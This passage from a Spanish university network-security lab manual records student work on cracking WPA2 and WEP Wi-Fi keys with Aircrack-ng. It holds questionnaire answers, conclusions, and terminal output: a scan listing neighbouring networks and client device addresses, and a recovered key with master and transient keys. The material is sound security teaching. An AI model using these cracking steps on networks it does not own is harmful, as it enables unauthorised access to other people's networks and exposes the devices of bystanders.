El resultado final es clave obtenida y datos referenciados al ataque y a la clave, como el número de intentos que se realizó, la cantidad de claves probadas y el tiempo que se tardó en realizar el ataque, estos datos dependen del equipo utilizado.


5.- Cuestionario

1. Mencione la importancia de manejar claves seguras

Su importancia radica en que es más difícil encontrar una clave con números, letras mayúsculas o minúsculas, caracteres especiales y longitud larga que una clave tan sencilla como "password" o "1234". Esto contribuye a una seguridad de la red, por medio de una autenticación más eficiente.

2. Mencione al menos tres beneficios de usar la suite de Aircrack.

- Permite corroborar la fuerza que tiene una contraseña de router, así podemos corroborar nuestro propio modem y verificar si es necesario cambiar la contraseña.
- Emplea el ataque por fuerza bruta y el ataque usando diccionarios con palabras o claves preestablecidas.
- Permite realizar auditorías más complejas.

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	138/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

6.- Conclusiones

Anote sus conclusiones revisando los objetivos planteados al inicio de la práctica.

Griselda:

Los objetivos se cumplieron, ya que se logro encontrar la clave WPA2 del modem de la casa. Se corroboró que el uso de un diccionario con claves y palabras preestablecidas permite encontrar la clave del modem.

En el caso del ataque por fuerza bruta en la clave WEP, se inyecto trafico al router a atacar y al final se uso una MAC falsa para encontrar la clave. Este ejercicio se visualizo a través de un video pues fue imposible realizarlo.


Velia:

Pese a la situación actual los objetivos se cumplieron, se dio a conocer al principio de la práctica los conceptos teóricos sobre la seguridad y la importancia de las claves robustas en nuestra red. Ya que sin ellas sería más fácil acceder con a ella mediante un diccionario de claves.El ejercicio de WPA por fuerza fue exitoso, ya que colocamos en el diccionario nuestra contraseña y mediante el algoritmo de fuerza bruta adivinó la contraseña de nuestro módem.

Referencias

<https://www.aircrack-ng.org/doku.php?id=es:aircrack-ng>

<https://studylib.es/doc/783596/¿qué-es-aircrack-ng%3F>

	Manual de prácticas del Laboratorio de Administración de Redes	Código:	MADO-32
		Versión:	02
		Página	139/174
		Sección ISO	8.3
		Fecha de emisión	28 de julio de 2017
Facultad de Ingeniería		Área/Departamento: Laboratorio de Redes y Seguridad	
La impresión de este documento es una copia no controlada			

PRÁCTICA 9
Ruptura de claves WPA2 Y WEP
Cuestionario Previo

1. ¿Qué es 4-way handshake?.
2. Mencione las vulnerabilidades de WPA.
3. ¿Para poder realizar el ataque se necesita forzosamente el diccionario? o ¿Existe alguna otra manera?
4. ¿Este tipo de ataques se pueden realizar en otras distribuciones de Linux? ¿Por qué?
5. Abra una terminal de Kali (en modo de súper usuario), y verifique que en su dispositivo detecte la interfaz de red (wlan0) inalámbrica con el comando ifconfig como se muestra en la figura A.

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    ether a0:8c:fd:7e:a7:a4  txqueuelen 1000  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1  (Local Loopback)
    RX packets 18  bytes 1058 (1.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 18  bytes 1058 (1.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.103  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::49bd:8807:337c:7317  prefixlen 64  scopeid 0x20<link>
    ether ac:2b:6e:67:54:80  txqueuelen 1000  (Ethernet)
    RX packets 36  bytes 14094 (13.7 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 46  bytes 6660 (6.5 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

Figura A. Terminal.

6. Investigar por qué es necesario colocar una interfaz inalámbrica en modo monitor

Aquí vemos a la interfaz inalámbrica en modo monitor

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 16 bytes 960 (960.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 960 (960.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether ac:e0:10:6a:0f:f1 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Todos los módems a nuestro alrededor

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:EE:B7:2B:5F:E8	-49	259	2	0	6	54e	WPA2	CCMP	PSK INFINITUM7749_2.4
E0:51:63:B9:03:68	-72	224	2181	2	11	54e	WPA2	CCMP	PSK INFINITUM1170_2.4
72:20:84:0F:C5:A2	-74	88	0	0	6	54e	WPA2	CCMP	PSK DIRECT-F1-BRAVIA
1C:DE:A7:4F:1D:F0	-77	283	143	0	2	54e	WPA2	CCMP	PSK WMS2
D0:05:2A:45:8C:98	-81	124	251	0	1	54e	WPA2	CCMP	PSK PRIVADA
0E:EC:DA:B1:54:EB	-81	99	0	0	1	54e	WPA2	CCMP	PSK <length: 0>
D4:AB:82:36:7E:50	-81	75	0	0	6	54e	WPA2	CCMP	PSK ARRIS-E6F1
06:91:82:FC:77:E9	-80	51	98	0	6	54e	WPA2	CCMP	PSK WMS2
FC:EC:DA:B1:54:EB	-83	73	0	0	1	54e	WEP	WEP	WMS
FE:EC:DA:B1:54:EB	-83	78	0	0	1	54e	WPA2	CCMP	PSK WMS
14:91:82:FC:77:E9	-85	49	119	0	6	54e	WPA2	CCMP	PSK WMS2
FC:EC:DA:B1:4B:41	-88	49	78	0	11	54e	WEP	WEP	WMS
FE:EC:DA:B1:4B:41	-88	40	89	0	11	54e	WPA2	CCMP	PSK WMS2
A4:91:B1:4F:8F:73	-90	59	0	0	1	54e	WPA2	CCMP	PSK BLUETELECOMM0VZ0_2.4
C0:56:27:EC:09:C5	-90	6	0	0	6	54e	WEP	WEP	WMS
0E:EC:DA:B1:4B:41	-91	52	0	0	11	54e	WPA2	CCMP	PSK

Clientes en cada modem.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E0:51:63:B9:03:68	-69	100	1927	26768	274	11	54e	WPA2	CCMP	PSK INFINITUM1170_2.4

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
E0:51:63:B9:03:68	D4:61:DA:B8:78:34	-1	0e-0	0	5	
E0:51:63:B9:03:68	88:40:3B:D5:4C:A4	-1	0e-0	0	2896	
E0:51:63:B9:03:68	04:8C:9A:C8:45:59	-1	0e-0	0	1606	
E0:51:63:B9:03:68	58:00:E3:A2:16:2D	-26	0e-24e	0	1051	
E0:51:63:B9:03:68	C0:8C:71:4B:B0:03	-26	0e-0e	1362	11100	
E0:51:63:B9:03:68	C4:42:02:3F:22:D7	-65	0e-0e	5	243	
E0:51:63:B9:03:68	20:2D:07:2B:9C:C4	-70	0-1e	0	33	
E0:51:63:B9:03:68	20:A6:0C:2B:FF:BA	-69	0e-1e	54	364	
E0:51:63:B9:03:68	54:F2:01:53:99:E0	-73	24e-1	20821	4334	
E0:51:63:B9:03:68	20:A6:0C:2B:FF:BA	-69	0e-1e	54	364	
E0:51:63:B9:03:68	E8:4E:84:03:64:12	-76	0e-0	0	5	
E0:51:63:B9:03:68	48:2C:A0:F9:50:76	-77	0e-1e	603	7525	
E0:51:63:B9:03:68	48:79:4D:93:8C:88	-82	0e-6e	0	175	
E0:51:63:B9:03:68	90:32:4B:36:4F:A9	-86	0e-1e	393	4338	
E0:51:63:B9:03:68	20:2D:07:D5:99:C1	-89	0e-1e	0	690	
E0:51:63:B9:03:68	D8:5B:2A:58:BE:E3	-90	0e-1e	42	46	

Aquí nos muestra la clave encontrada en hexadecimal.

```
Aircrack-ng 1.2 rc3

[00:01:10] 92428 keys tested (1341.56 k/s)

KEY FOUND! [ 4=L84W80TV ]

Master Key   : 87 C9 27 E2 CF CB E7 BE D1 CA 5C 9A B9 C0 7C 54
              63 E0 E7 97 74 31 D1 50 EE E6 64 A0 35 0A 66 1B

Transient Key : 98 9A CF 78 C0 3D D7 3F 75 19 7B B1 EB 95 DC 3D
              D4 EF 9F 18 59 F2 4A 19 4B B3 E0 63 28 55 3D 19
              54 AD 1C 64 B8 CC D7 26 53 0A 56 31 4C A5 47 AF
              BA C2 A0 4C E5 19 A9 BE A2 71 4D 9D C9 88 F2 E4

EAPOL HMAC   : 6D D5 2F 53 13 0F 63 0C 8F EB EB 11 C1 F6 9A 85

root@kali:~#
```